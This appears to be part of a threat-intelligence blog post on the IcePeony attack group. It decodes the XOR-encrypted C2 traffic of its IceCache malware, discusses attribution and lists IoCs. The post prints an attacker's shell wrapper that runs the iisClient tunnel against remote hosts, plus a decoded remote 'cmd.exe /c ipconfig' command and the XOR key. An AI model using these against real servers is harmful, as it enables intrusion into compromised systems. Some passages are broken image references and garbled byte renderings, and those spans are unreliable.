The communication data of IceCache and IceEvent is only encoded using the XOR process mentioned earlier, making it easy to decode. Here is an example of decoding the data during command execution.



```
00000000  50 4f 53 54 20 2f 20 48  54 54 50 2f 31 2e 31 0d   POST / H TTP/1.1.
00000010  0a 48 6f 73 74 3a 20 31  39 32 2e 31 36 38 2e 31   .Host: 1 92.168.1
00000020  31 2e 31 36 0d 0a 55 73  65 72 2d 41 67 65 6e 74   1.16..Us er-Agent
00000030  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 2b 28 4d   : Mozill a/5.0+(M
00000040  53 49 45 2b 31 30 2e 30  3b 2b 57 69 6e 64 6f 77   SIE+10.0 ;+Window
00000050  73 2b 4e 54 2b 36 2e 31  3b 2b 54 72 69 64 65 6e   s+NT+6.1 ;+Triden
00000060  74 2f 35 2e 30 29 0d 0a  43 6f 6e 74 65 6e 74 2d   t/5.0).. Content-
00000070  4c 65 6e 67 74 68 3a 20  33 35 0d 0a 58 2d 43 6d   Length:  35..X-Cm
00000080  64 3a 20 45 58 45 43 0d  0a 58 2d 54 6f 6b 65 6e   d: EXEC. .X-Token
00000090  3a 20 63 62 46 4f 76 56  58 31 35 38 32 4d 72 37   : cbFOvV X1582Mr7
000000A0  6e 74 0d 0a 41 63 63 65  70 74 2d 45 6e 63 6f 64   nt..Acce pt-Encod
000000B0  69 6e 67 3a 20 67 7a 69  70 0d 0a 0d 0a            ing: gzi p....
000000BD  46 59 07 0f c2 a7 1f 12  e8 56 0a 2e 2c 1a 71 35   FY...... .V..,.q5
000000CD  0e 5d 13 51 ce a4 1d 55  ea 08 1b 6c 64 4d 58 23   .].Q...U ...ldMX#
000000DD  51 09 56                                           Q.V
    00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK.
    00000010  0a 43 6f 6e 74 65 6e 74  2d 54 79 70 65 3a 20 74   .Content -Type: t
    00000020  65 78 74 2f 70 6c 61 69  6e 3b 20 63 68 61 72 73   ext/plai n; chars
    00000030  65 74 3d 55 54 46 2d 38  0d 0a 53 65 72 76 65 72   et=UTF-8 ..Server
    00000040  3a 20 4d 69 63 72 6f 73  6f 66 74 2d 49 49 53 2f   : Micros oft-IIS/
    00000050  31 30 2e 30 0d 0a 58 2d  53 54 41 54 55 53 3a 20   10.0..X- STATUS: 
    00000060  4f 4b 0d 0a 44 61 74 65  3a 20 53 61 74 2c 20 31   OK..Date : Sat, 1
    00000070  33 20 4a 75 6c 20 32 30  32 34 20 30 35 3a 35 30   3 Jul 20 24 05:50
    00000080  3a 34 38 20 47 4d 54 0d  0a 43 6f 6e 74 65 6e 74   :48 GMT. .Content
    00000090  2d 4c 65 6e 67 74 68 3a  20 36 35 33 0d 0a 0d 0a   -Length:  653....
    000000A0  28 3e 34 5b cf ae 14 4b  fe 0e 26 55 29 ce 90 dd   (>4[...K ..&U)...
    000000B0  c3 bc f3 3f ab c7 71 31  87 cd ed a1 ea ab 8b b5   ...?..q1 ........
    000000C0  a7 81 80 b1 2c 29 f8 bf  6e ad e7 25 ea aa 95 b5   ....,).. n..%....
    000000D0  a6 b4 80 b1 36 29 f9 83  6e ad d3 25 ea aa 93 b5   ....6).. n..%....
    000000E0  a6 88 80 b0 14 29 f8 b1  6e ad ec e6 8a a0 0d 5b   .....).. n......[
    000000F0  2f 39 69 12 81 ea 9d b2  28 c9 d9 9f ec b3 8d b0   /9i..... (.......
```

Input

FYBEL SI Â§ US DC2èV
.,SUBq5 SO]DC3QÎ¤GS Uê BS ESCldMX#Q V

XOR


25 34 63 32 A1 CA 7B 3C 8D 2E 6F 05 09 28 37 56

Output


cmd=cmd.exe+%2Fc+ipconfig&timeout=5

Attribution


We investigated the attacker’s activity times based on the timestamp information in the zsh_history file. As a result, we found that the attacker is likely operating in the UTC+8 time zone. Surprisingly, the attacker works from 8 a.m. to 10 p.m., which is a 14-hour workday. They are remarkably diligent workers.



Similarly, we investigated the changes in activity based on the day of the week. It seems that the attackers work six days a week. While they are less active on Fridays and Saturdays, their only full day off appears to be Sunday. This investigation suggests that the attackers are not conducting these attacks as personal activities, but are instead engaging in them as part of organized, professional operations.



By the way, have you heard of the term “996 working hour system”? This term originated in China’s IT industry. In China’s IT industry, long working hours see as a problem. It refers to working from 9 a.m. to 9 p.m.,six days a week. Such hard work conditions are called the “996 working hour system”. IcePeony might be working under the 996 working hour system.



996 working hour system

From Wikipedia, the free encyclopedia

This article **is missing information** about background on other (especially non-tech) overwork cultures in China; legitimized "special work hour" system in Shenzhen. Please expand the article to include this information. Further details may exist on the talk page. *(July 2021)*


996 working hour system	
Chinese	996工作制
Transcriptions	[show]

The **996 working hour system** (Chinese: 996工作制) is a work schedule practiced illegally by many companies in China. It derives its name from its requirement that employees work from **9**:00 am to **9**:00 pm, **6** days per week; i.e. 72 hours per week, 12 hours per day.[1][2][3][4][5][6] A number of Mainland Chinese internet companies have adopted this system as their official work schedule. Critics argue that the 996 working hour system is a violation of the Labour Law of the People's Republic of China and have called it "modern slavery".[7][8]

In March 2019, an "anti-996" protest was launched via GitHub.[9][10][11] Since then, the 996 issue has been met with growing discontent in China, but despite official promises to get rid of the system, it is still widespread as of 2024.[12][13][14]

https://en.wikipedia.org/wiki/996_working_hour_system


Next, There is a very simple example to consider when discussing attribution. IcePeony sometimes includes Simplified Chinese comments in the tools they use. Here, we provide an example of a wrapper script for the IceCache Client. From this, we can conclude that IcePeony is a threat actor from a region where Simplified Chinese is commonly used.



```
#!/bin/bash

# 逐行读取1.txt
while IFS= read -r line; do
    # 执行 ./x 命令并传递每一行的内容作为参数
    echo $line
    ./iisClient -u https://$line/1.txt  --list
done < "1.txt"
```

IcePeony uses an original malware called IceCache. As previously mentioned, IceCache is based on reGeorge. More specifically, IceCache contains a string referring to a project named reGeorgGo.


Upon investigating reGeorgGo, We found that it was developed by a Chinese security engineer. There is no other information about this project on the internet, aside from the developer’s blog. It was a not well-known tool. However, the publicly available reGeorgGo is a tool with only three arguments, where as IceCache has more commands added to it.



~~~
```bash
Usage: ./reGeorgGo [OPTIONS]
./reGeorgGo [-l addr] [-p port] [-u http tunnel url]

Example:
~~~

https://github.com/zz1gg/secdemo/tree/main/proxy/reGeorgGo

Let’s examine attribution from another side. In this attack campaign, IcePeony targeted India, Mauritius, and Vietnam. While attacks on India and Vietnam are generally not uncommon. What about Mauritius?



Mauritius is a small country located in the Indian Ocean. Interestingly, Mauritius has recently formed a cooperation with India. They are wary of China’s expansion into the Indian Ocean and have begun various forms of collaboration to counter this influence.

February 29, 2024


Prime Minister Shri Narendra Modi and Prime Minister of Mauritius, H.E. Mr. Pravind Kumar Jugnauth virtually inaugurated the new Airstrip, Saint James Jetty and six Community Development Projects at the Agalega island of Mauritius

https://www.mea.gov.in/newsdetail1.htm?12042/

We summarize the attribution information using the Diamond Model.

IcePeony consists of Simplified Chinese speakers who show interest in the governments of Indian Ocean countries and work under the 996 working hour system.

They prefer open-source software developed in Chinese-speaking regions and use their original malware, IceCache and IceEvent. In attacks on the Indian government, they used VPSs located in the Indian region. Additionally, the governments and education sectors in Mauritius and Vietnam were also targeted.



- use Simplified Chinese
- Working under the 996 working hour system
- Interested in the politics of Indian Ocean countries

- IN region VPS
- HK or CN Hosting

- Exploiting web application vulnerability
  - SQL Injection
- Prefer open-source proxy tools
  - reGeoge
  - Suo5
  - Stowaway
  - ProxyChains
- IceCache and IceEvent

- Geography
  - South and South east Asia
  - India, Mauritius, and Vietnam
  - Indian Ocean and South China Sea
- Industry
  - government agencies
  - Academic

Wrap-Up

In this blog post, we introduced IcePeony. IcePeony is a newly emerging attack group. Our investigation shows that they have been active since at least 2023. Their primary targets are countries in Asia, such as India and Vietnam.

The log files we analyzed recorded attempts to attack over 200 different Indian government websites. IcePeony typically attempts SQL Injection attacks on publicly accessible web servers. If vulnerabilities are found, they install web shells or execute malware. Ultimately, they aim to steal credentials.

We suspect that IcePeony operates as a group of individuals conducting cyberattacks in support of China’s national interests, possibly in connection with China’s maritime strategy. They remain active, and we must continue monitoring their activities closely moving forward.

IoCs

IP

- 165[.]22.211.62
- 64[.]227.133.248
- 173[.]208.156.19
- 173[.]208.156.144
- 154[.]213.17.225
- 103[.]150.186.219
- 63[.]141.255.16
- 204[.]12.205.10
- 107[.]148.37.63
- 103[.]99.60.119
- 154[.]213.17.237
- 45[.]195.205.88
- 154[.]213.17.244
- 103[.]99.60.93
- 149[.]115.231.17
- 149[.]115.231.39
- 103[.]99.60.108

Domain

- d45qomwkl[.]online
- k9ccin[.]com
- k8ccyn[.]com
- 88k8cc[.]com
- googlesvn[.]com

IceCache

- 484e274077ab6f9354bf71164a8edee4dc4672fcfbf05355958785824fe0468f

- 5b16d1533754c9e625340c4fc2c1f76b11f37eb801166ccfb96d2aa02875a811
- ceb47274f4b6293df8904c917f423c2f07f1f31416b79f3b42b6d64e65dcfe1b
- e5f520d95cbad6ac38eb6badbe0ad225f133e0e410af4e6df5a36b06813e451b
- d1955169cd8195ecedfb85a3234e4e6b191f596e493904ebca5f44e176f3f950
- 11e90e2458a97957064a3d3f508fa6dadae19f632b45ff9523b7def50ebacb63
- de8f58f008ddaa60b5cf1b729ca03f276d2267e0a80b584f2f0723e0fac9f76c
- b8d030ed55bfb6bc4fdc9fe34349ef502561519a79166344194052f165d69681
- 535586af127e85c5561199a9a1a3254d554a6cb97200ee139c5ce23e68a932bd
- 0b8b10a2ff68cb2aa3451eedac4a8af4bd147ef9ddc6eb84fc5b01a65fca68fd
- 5fd5e99fc503831b71f4072a335f662d1188d7bc8ca2340706344fb974c7fe46
- 3eb56218a80582a79f8f4959b8360ada1b5e471d723812423e9d68354b6e008c
- a66627cc13f827064b7fcea643ab31b34a7cea444d85acc4e146d9f2b2851cf6
- 0eb60e4c5dc7b06b719e9dbd880eb5b7514272dc0d11e4760354f8bb44841f77

IceEvent

- 80e831180237b819e14c36e4af70304bc66744d26726310e3c0dd95f1740ee58
- 9a0b0439e6fd2403f764acf0527f2365a4b9a98e9643cd5d03ccccf3825a732e
- 9aba997bbf2f38f68ad8cc3474ef68eedd0b99e8f7ce39045f1d770e2af24fea
- bc94da1a066cbb9bdee7a03145609d0f9202b426a52aca19cc8d145b4175603b